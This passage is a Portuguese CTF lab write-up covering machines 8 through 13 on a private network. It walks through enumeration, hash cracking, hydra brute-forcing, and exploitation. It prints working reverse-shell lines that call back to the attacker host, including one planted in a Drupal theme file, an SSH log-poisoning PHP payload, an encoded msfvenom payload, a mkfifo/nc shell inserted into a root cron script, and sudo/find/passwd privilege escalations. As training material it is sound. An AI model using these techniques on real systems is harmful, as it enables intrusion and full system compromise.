| Location: http://172.16.10.22/wordpress/wp-content/plugins/reflex-gallery/
| Last Updated: 2019-05-10T16:05:00.000Z
| [!] The version is out of date, the latest version is 3.1.7
|
| Found By: Urls In Homepage (Passive Detection)
|
| Version: 3.1.3 (80% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://172.16.10.22/wordpress/wp-content/plugins/reflex-gallery/readme.txt
```

```
[+] slideshow-gallery
| Location: http://172.16.10.22/wordpress/wp-content/plugins/slideshow-gallery/
| Last Updated: 2019-07-12T13:09:00.000Z
| [!] The version is out of date, the latest version is 1.6.12
|
| Found By: Urls In Homepage (Passive Detection)
|
| Version: 1.4.6 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://172.16.10.22/wordpress/wp-content/plugins/slideshow-gallery/readme.txt
| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
| - http://172.16.10.22/wordpress/wp-content/plugins/slideshow-gallery/readme.txt
```

```
[+] wp-support-plus-responsive-ticket-system
| Location: http://172.16.10.22/wordpress/wp-content/plugins/wp-support-plus-responsive-ticket-system/
| Last Updated: 2019-09-03T07:57:00.000Z
| [!] The version is out of date, the latest version is 9.1.2
|
| Found By: Urls In Homepage (Passive Detection)
|
| Version: 7.1.3 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://172.16.10.22/wordpress/wp-content/plugins/wp-support-plus-responsive-ticket-system/readme.txt
| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
| - http://172.16.10.22/wordpress/wp-content/plugins/wp-support-plus-responsive-ticket-system/readme.txt
```

Existe uma possibilidade de upload remoto (<https://www.exploit-db.com/exploits/36374>)., superfície de ataque 1.
Existe a vulnerabilidade do wp-support (<https://www.exploit-db.com/exploits/40939>), superfície de ataque 2.

Assim utilizo o form:


```
paulo@ubuntu:~# cat proof.txt
cat proof.txt
```

15/68

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-17 15:19 -03
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      pyftplib 1.5.5
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10 (protocol 2.0)
```

Ao acessar o serviço de ftp encontro o arquivo backup, segue seu conteúdo:

```
office:$6$$9ZYT.VI0M7cG9tVcPl.QZZi2XHOUZ9hLsiCr/-
avWTajSPHqws7.75I9ZjP4HwLN3Gvio5To4gjBdeDGzhq.X.
datacenter:$6$$3QW/J4OIV3naFDbhukxRXLrkR6iKo4gh.Zx1RfZC2OINKMij/-
6Ffyl33OFtBvCI7S4N1b8vIDylF2hG2N0NN/
sky:$6$-
$Ny8lwglPYq5pHGZqylXmoVRRmWydH7u2JbaTo.H2kNG7hFtR.pZb94.HjeTK1MLyBxw8PUeyzJszcwfH0qepG0
sunset:$6$406THujdibTNu./R$NzquK0QRsbAUUSrHcpR2QrrIU3fA/SJo7sPDPbP3xcCR/-
lpgbMXS67Y27KtgLZAcJq9KZpEKEqBHFLzFSZ9bo/
space:$6$$4NccGQWPfiyfGKHgyhJBgiadOIP/FM4.Qwl1ylWP28ABx.YuOsiRaiKKU.4A1HKs9XLXtq8qFuC3W6SCE4Ltx/
```

Com estas senhas utilizo o john para atacar por força bruta algumas destas hashes, mas não todas pois elas estão em SHA512 e demora a processar.

```
cheer14      (sunset)
```

Com estas credenciais acesso o serviço de ssh e começo a exploração.

8.2 Exploração

Acessando o serviço ssh: root ao acessar o editor 'ed'. Com isto podemos alterar o arquivo /etc/passwd e logar com nosso usuário criado.

```
root@kali:~/beco/d8# ssh sunset@172.16.10.19
sunset@172.16.10.19's password:
Linux sunset 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5+deb10u1 (2019-07-19) x86_64
```

Ao observar os arquivos que podem ser executados como root encontro o editor ed:

```
unset@sunset:~$ sudo -l
Matching Defaults entries for sunset on sunset:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sunset may run the following commands on sunset:
(root) NOPASSWD: /usr/bin/ed
```

Com este recurso posso alterar o arquivo passwd e inserir meu próprio usuário e senha

```
openssl passwd -1 -salt paulo paulo1 -> senha criada
```

```
paulo:$1$paulo$a7MayPaz/iRAv33Jpu6kX/:0:0:root:/root:/bin/bash -> usuário inserido no passwd no id root
```

Assim que troco de logo com este usuário ganho acesso privilegiado:

```
sunset@sunset:~$ su paulo -
root@sunset:/home/sunset# cd /root
root@sunset:~# cat flag.txt
25d7ce0ee3cbf71efbac61f85d0c14fe
```

Não existe mitigação para esta máquina, é somente um CTF.

Máquina 9

9.1 Enumeração

Serviços enumerados:

```
PORT      STATE SERVICE VERSION
```




```
22/tcp open ssh      OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
80/tcp open http      Apache httpd 2.2.22 ((Debian))
111/tcp open rpcbind 2-4 (RPC #100000)
58351/tcp open status 1 (RPC #100024)
```

Ao acessar a página da aplicação encontrei um Drupal 7.

Segundo o 'https://www.exploit-db.com/exploits/44355' esta exploração permite a inserção de usuário admin através de SQL injection.

O script em python recebe o usuário e a senha e explora uma falha de endereço, que recebe um comando UPDATE na variável name['UPDATE INSERIDO AQUI']. Para isso o script cria um hash de acordo com a versão da aplicação. Tal hash é inserido no campo pass.

Depois do 'exploit' inserir meu usuário, posso administrar a página e inserir um novo tema com código arbitrário, consequentemente, ao executá-lo dentro da aplicação consigo 'shell' reverso.



```
/home/paulo/Downloads/adminimal_theme/template.php - Mousepad
Arquivo  Editar  Pesquisar  Ver  Documento  Ajuda
<?php

/**
 * @file
 * This file contains the main theme functions hooks and overrides.
 */

/**
 * Override or insert variables into the maintenance page template.
 */
exec("/bin/bash -c >& 'bash -i > /dev/tcp/172.16.10.12/443 0>&1'")
function adminimal_preprocess_maintenance_page($vars) {
  // While markup for normal pages is split into page.tpl.php and html.tpl.php,
  // the markup for the maintenance page is all in the single
  // maintenance-page.tpl.php template. So, to have what's done in
  // adminimal_preprocess_html() also happen on the maintenance page, it has to
  // called here.
  adminimal_preprocess_html($vars);
}

/**
 * Override or insert variables into the html template.
 */
function adminimal_preprocess_html($vars) {
```

9.2 Exploração

Assim que executado o tema, consigo 'shell' reverso.

```
root@kali:~/beco/d8/d9# nc -nlvp 443
listening on [any] 443 ...
connect to [172.16.10.12] from (UNKNOWN) [172.16.10.21] 44992
bash: no job control in this shell
www-data@DC-1:/var/www$ python -c 'import pty; pty.spawn("/bin/bash")'
python -c 'import pty; pty.spawn("/bin/bash")'
```

Com as credenciais da aplicação, procuro por processos que posso executar como root:

```
www-data@DC-1:/var/www$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
```

```
/usr/bin/find ---> Comando usado
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
```

Neste ponto descobri que o comando find esta disponível para execução como root. Portanto, pude escalar privilégio conforme abaixo:

```
/usr/bin/find -exec "/bin/sh" \;
# cd /root
cd /root
# ls -lh
ls -lh
total 4.0K
-rw-r--r-- 1 root root 173 Feb 19 2019 thefinalflag.txt
# cat thefinalflag.txt
cat thefinalflag.txt
Well done!!!!
```

Hopefully you've enjoyed this and learned some new skills.

You can let me know what you thought of this little journey

Máquina 10

10.1 Enumeração

Enumeração de serviços:

```
root@kali:~/beco/d10# nmap -sV -Pn 172.16.10.25
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
```

Ao acessar a página, percebemos que a variável file esta sendo incluída no php para carregar outros links. Portanto, seguimos com a enumeração das requisições.

A primeira tentativa foi injetar um 'Path Traversal' e percebi que existe uma alteração na resposta, o que prova que esta página é vulnerável a LFI.

resposta da requisição sem LFI:

```
HTTP/1.1 200 OK
Date: Thu, 01 Oct 2020 14:38:58 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 27331
Connection: close
Content-Type: text/html; charset=UTF-8
```

```
<!DOCTYPE html>
<!--
<resto da resposta omitido>
```

Resposta da requisição com LFI:

```
HTTP/1.1 200 OK
Date: Thu, 01 Oct 2020 14:39:11 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 6049
Connection: close
Content-Type: text/html; charset=UTF-8
```

-----> Linha cuja inclusão é possível

```
<!DOCTYPE html>
<!--
```

<resto da resposta omitido>

Porém de pois de codificar a requisição em url, posso acessar os arquivos cujos privilégios da aplicação me permitem:

Um dos arquivos que podem ser abertos é o log de sistema e ssh (`/var/log/auth.log`), ao contrário do `apache2`, que não é possível. Por conseguinte, eu injeto código dentro deste log com a seguinte requisição do serviço ssh:

```
ssh '<?php system($_GET[k]);?>'@172.16.10.25
```

É prudente tomar cuidado com a variavel colocada dentro do colchete, pois podem existir conflitos.

Com este código, pude utilizar 'k' como recurso para ser criado um shell reverso. Este foi criado utilizando o seguinte código:

```
msfvenom -p cmd/unix/reverse_python lhost=172.16.10.12 lport=443 -f raw > reverse
python -c "exec(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8')-
('aW1wb3J0IHNVY2tldCAGLCAGlCAGlCAGlHN1YnByb2Nlc3MglCwglCAGlCAGlCBvcyAgICAgICAgOyAgICAgAG9zdD0iMTcyLjE2LjEw
[0]))")"
```

O resultado do código anterior foi codificado em url, novamente no Burp, para poder ser inserido na variável 'k'. Portanto, vamos para a fase de exploração.

10.2 Exploração

Assim que aberto o 'shell' reverso.

```

root@kali:~/beco/d10# nc -nlvp 443
listening on [any] 443 ...
connect to [172.16.10.12] from (UNKNOWN) [172.16.10.25] 58662
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
ls
about.php
images
index.php
layout
licence.txt
research.php
xxxlogauditorxxx.py
python -c 'import pty; pty.spawn("/bin/sh")'
$ sudo -l
sudo -l
sudo: unable to resolve host theEther: Connection refused
Matching Defaults entries for www-data on theEther:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on theEther:
    (ALL) NOPASSWD: /var/www/html/theEther.com/public_html/xxxlogauditorxxx.py
    (root) NOPASSWD: /var/www/html/theEther.com/public_html/xxxlogauditorxxx.py

```

Ao observar as permissões do usuários percebi que ele possui acesso de root a um scrpt em python que acessa outros logs. Eis a interface:

```
$ sudo /var/www/html/theEther.com/public_html/xxxlogauditorxxx.py
sudo /var/www/html/theEther.com/public_html/xxxlogauditorxxx.py
sudo: unable to resolve host theEther: Connection refused
=====
Log Auditor
=====
Logs available
-----
/var/log/auth.log
/var/log/apache2/access.log
```

```
Load which log?: /var/log/apache2/access.log | /var/www/html/theEther.com/public_html/reverse.py -->nosso
segundo shell reverso
/var/log/apache2/access.log | /var/www/html/theEther.com/public_html/reverse.py
```


O script me perguntou qual dos dois logs eu gostaria de acessar. No entanto com o operador `|` a rotina tratou os dois scripts, o meu e uma das opções descritas. Ao mesmo tempo, tinha um segundo handler pronto para receber a conexão reversa.

Portanto, escalado o privilégio, posso acessar a pasta do root e capturar a flag.png abaixo:

```

root@kali:~/beco/d10# nc -nlvp 80
listening on [any] 80 ...
connect to [172.16.10.12] from (UNKNOWN) [172.16.10.25] 51322
id
uid=0(root) gid=0(root) groups=0(root)
cd /root
ls -lh
total 196K
-rw-rw-r-- 1 root root 194K Oct 24 2017 flag.png
python -m SimpleHTTPServer 4000
172.16.10.12 - - [18/Sep/2020 12:50:17] "GET /flag.png HTTP/1.1" 200 -

```



Sorry, this is not the flag,
but what you are looking for is
near. Look within yourself to
find the answer you seek.

Máquina 11

11.1 Enumeração

Comecei pela enumeração de serviços:

```


root@kali:~/beco/d10# nmap -sV -Pn -p- 172.16.10.23
PORT      STATE SERVICE      VERSION
25/tcp    open  smtp         Postfix smtpd
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
55006/tcp open  ssl/unknown
55007/tcp open  pop3         Dovecot pop3d

```

Com a descoberta do host, examinei o site e seu código fonte, que, por sua vez, forneceu-me o usuário boris e a senha `InvincibleHack3r` encodada.

Utilizei o burp para desencodá-la: InvincibleHack3r

Ao visitar o site com estas credenciais encontramos a seguinte mensagem: "Remember, since security by obscurity is very effective, we have configured our pop3 service to run on a very high non-default port", que nos leva à pista da porta 55007



```
172.16.10.23:55007
[DATA] attacking pop3://172.16.10.23:55007/
[55007][pop3] host: 172.16.10.23 login: boris password: secret1!
1 of 1 target successfully completed, 1 valid password found
```

Como as credenciais encontradas não são válidas tentei um ataque de força bruta.

```
root@kali:~/beco/d11# hydra -l boris -P /usr/share/wordlists/fasttrack.txt pop3://172.16.10.23:55007
[DATA] attacking pop3://172.16.10.23:55007/
[55007][pop3] host: 172.16.10.23 login: boris password: secret1!
1 of 1 target successfully completed, 1 valid password found
```

Com estas credenciais consegui acesso à conta de email de boris.

Em sua conta encontrei o usuario natalya, alec, xenia. Tentei outro ataque de força bruta contra natalya.

```
root@kali:~/beco/d11# hydra -l natalya -P /usr/share/wordlists/fasttrack.txt pop3://172.16.10.23:55007
[55007][pop3] host: 172.16.10.23 login: natalya password: bird
1 of 1 target successfully completed, 1 valid password found
```

Dentro do cliente de email da natalya, conseguimos as credenciais de xenia e a indicação para resolvermos o nome do site em /etc/hosts. Desta forma, podemos acessar o cliente de email.

```
severnaya-station.com/gnocertdir
xenia
RCP90rulez!
```

Assim que acessei sua conta, existia uma mensagem de 'dr doak' dizendo para contactá-lo para qualquer dúvida. Ele também deixou seu usuario na mensagem. Consequentemente apliquei outro ataque de força bruta neste usuario.

```
root@kali:~/beco/d11# hydra -l doak -P /usr/share/wordlists/fasttrack.txt pop3://172.16.10.23:55007
[55007][pop3] host: 172.16.10.23 login: doak password: goat
1 of 1 target successfully completed, 1 valid password found
```

Com estas credenciais encontrei outra pista:

```
username: dr_doak
password: 4England!
```

Dentro dos arquivos deste usuarios achei um outro arquivo com a indicação para acessar o site em /dir007key/-for-007.jpg.



Ao receber o arquivo procurei por textos planos, ou frases escondidos no mesmo e encontrei o seguinte, depois de sua decodificação: xWinter1995x!

Com esta senha entrei no usuário do administrador do site.

Como esta é uma aplicação da moodle, procuramos enumerar suas vulnerabilidades.

De acordo com o CVE-2013-3630 (<https://nvd.nist.gov/vuln/detail/CVE-2013-3630>) esta versão do moodle está classificada no CWE-94 (<http://cwe.mitre.org/data/definitions/94.html>), ou seja, ela utiliza código externo de forma que possa modificar o comportamento de componentes internos.

Portanto, esta aplicação utiliza um programa externo, que se chama aspell, cuja rota para o programa pode ser modificada dentro da administração de servidor do moodle (Server/System Paths). Consequentemente, pude executar qualquer programa ou modificar a forma de uso desta configuração à minha vontade.

11.2 Exploração

Agora irei utilizar este recurso para chamar um shell reverso dentro do computador da vítima. Este shell será executado assim que eu utilizar o corretor dentro do TinyMCE editor.

Como enumerado em <http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>, escolhemos um shell aberto por socket python.

Dentro do alvo, podemos explorar a falha de overlayfs no kernel 3.13.0 e conseguir escalar o privilégio.

De acordo com o <https://www.exploit-db.com/exploits/37292>, podemos compilar este arquivo, mas neste caso, somente dentro da máquina alvo, por que ela não possui gcc, mas sim o cc (<https://www.unix.com/man-page/v7/1/cc/>).

Depois de compilado, a falha de overlayfs funciona da seguinte forma:

O usuário utiliza a técnica de overlayfs para montar um sistema em conjunto com /bin, desta forma adicionando o diretório /bin dentro dos privilégios que o usuário tem. Com isto, é possível escalar o privilégio e se tornar root, comprometendo, portanto, o alvo (Somente ubuntu).

```
$ ./ofs
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
# cd /root
# ls
# pwd
/root
```

Portanto, concluo com a observação de que a máquina foi totalmente comprometida e está em minhas mãos.


Máquina 12

12.1 Enumeração

Comecei, novamente, com a enumeração de serviços:

PORT	STATE	SERVICE	VERSION
22/tcp	filtered	ssh	
53/tcp	open	domain	ISC BIND 9.9.5-3ubuntu0.17 (Ubuntu Linux)
80/tcp	filtered	http	
110/tcp	open	pop3	Dovecot pop3d
139/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp	open	imap	Dovecot imapd (Ubuntu)
445/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
993/tcp	open	ssl/imap?	
995/tcp	open	ssl/pop3s?	
8080/tcp	open	http	Apache Tomcat/Coyote JSP engine 1.1

Visitei a página e encontrei o arquivos robots.txt



Ao observar que existe um servidor samba, enumerei as pastas montadas e os usuarios. Esta informação somada à mensagem encontrada no arquivo robots.txt me leva a proxima etapa.

```
user:[pleadformercy] rid:[0x3e8]
user:[qiu] rid:[0x3e9]
enum4linux complete on Sat Sep 19 21:01:05 2020
```

```
[+] Attempting to map shares on 172.16.10.26
//172.16.10.26/print$ Mapping: DENIED, Listing: N/A
//172.16.10.26/qiu Mapping: DENIED, Listing: N/A
//172.16.10.26/IPC$ [E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
```

Utilizando o usuário qiu e a senha password foi possível acessar seu diretório que contém um arquivo de configuração de port knocking em '.private/opensesame/config'

```
smbclient \\\\172.16.10.26\\qiu -U qiu
password: password
```

Desta forma, foi possível descobrir a sequência que abre a porta 80 e acessar a página hospedada. Ao acessar o arquivo robots.txt desta página, mais um recurso foi encontrado para a próxima etapa, o RIPS 0.53 que possui uma falha de LFI no arquivo function.php (<https://www.exploit-db.com/exploits/18660>). Explorada esta falha, pude abrir a aplicação de administração do tomcat.



12.2 Exploração

Dentro do servidor, enumerei alguns arquivos dentro do usuário da aplicação e não consegui encontrar nenhuma pista. Consequentemente, com as credencias vazadas do usuario fluffy é possível aumentar nosso privilégio no sistema.

```
$ ls -l conf/policy.d
ls -l conf/policy.d
total 24
-rw-r----- 1 root tomcat7 2190 Feb 21 2014 01system.policy
-rw-r----- 1 root tomcat7 330 Feb 21 2014 02debian.policy
-rw-r----- 1 root tomcat7 1898 Feb 21 2014 03catalina.policy
-rw-r----- 1 root tomcat7 3165 Feb 21 2014 04webapps.policy
-rw-r--r-- 1 root tomcat7 188 Feb 21 2014 10examples.policy
-rw-r----- 1 root tomcat7 1646 Feb 21 2014 50local.policy
$ su fluffy
su fluffy
Password: freakishfluffybunny

$ id
id
uid=1003(fluffy) gid=1003(fluffy) groups=1003(fluffy)
```

Com estas credenciais foi encontrado o arquivo timeclock dentro da pasta secrets com permissão de execução no privilégio de root.

```
drwxr-xr-x 3 fluffy fluffy 4.0K Nov 20 2018 .
drwxr-x--- 3 fluffy fluffy 4.0K Nov 20 2018 ..
drwxr-xr-x 2 fluffy fluffy 4.0K Nov 20 2018 secrets
$ cd secrets
cd secrets
$ ls -lh
ls -lh
total 8.0K
-rwxr-xr-x 1 fluffy fluffy 37 Nov 20 2018 backup.save
-rwxrwxrwx 1 root root 222 Nov 20 2018 timeclock
```

Este arquivo é um script de execução periódica.

```
#!/bin/bash

now=$(date)
echo "The system time is: $now." > ../../../../var/www/html/time
echo "Time check courtesy of LINUX" >> ../../../../var/www/html/time
chown www-data:www-data ../../../../var/www/html/time
```

Ao explorar este arquivo, criei um shell reverso conforme mostrado abaixo:

```
now=$(date)
echo "The system time is: $now." > ../../../../var/www/html/time
echo "Time check courtesy of LINUX" >> ../../../../var/www/html/time
chown www-data:www-data ../../../../var/www/html/time
```



```
mkfifo /tmp/natqc; nc 172.16.10.12 80 0</tmp/natqc | /bin/sh >/tmp/natqc 2>&1; rm /tmp/natqc$ ---> Shell  
reverso
```

Assim consegui acesso completo ao alvo.

```
root@kali:~/beco/d12# nc -nlvp 80  
listening on [any] 80 ...  
connect to [172.16.10.12] from (UNKNOWN) [172.16.10.26] 35294  
id  
uid=0(root) gid=0(root) groups=0(root)  
pwd  
/root  
ls -lh  
total 28K  
----- 1 root root 1.3K Sep  1 2018 author-secret.txt  
-rw-r--r-- 1 qiu qiu 18K Sep 20 09:40 config  
----- 1 root root 38 Aug 25 2018 proof.txt  
cat proof.txt  
Congratulations on rooting MERCY. :-)
```


Máquina 13

13.1 Enumeração

Descobri estes serviços abertos.

```
PORT  STATE SERVICE VERSION  
22/tcp open  ssh      OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)  
80/tcp open  http     Apache httpd 2.4.10 ((Debian))  
111/tcp open  rpcbind  2-4 (RPC #100000)  
MAC Address: 08:00:27:4D:50:61 (Oracle VirtualBox virtual NIC)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Como parece não existir nenhum ponto de entrada decidi verificar o site da empresa.



Ao executar o dirb encontrei os seguintes diretórios

```
Entering directory: http://172.16.10.27/wordpress/  
Entering directory: http://172.16.10.27/vendor/ ----  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
(Use mode '-w' if you want to scan it anyway)
```

Como o diretório 'vendor' é listável, procurei por informações nele. Neste momento existe um phpmailer neste alvo

com a versão 5.6.12, cujo cve 2016-10033 (<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-10033>) está associado.

Esta pista nos leva a encontrar utilizar exploit que shell reverso através de um script em python.

Com este shell, precisei encontrar a pasta do diretório raiz da página (/vendor/PATH)

```
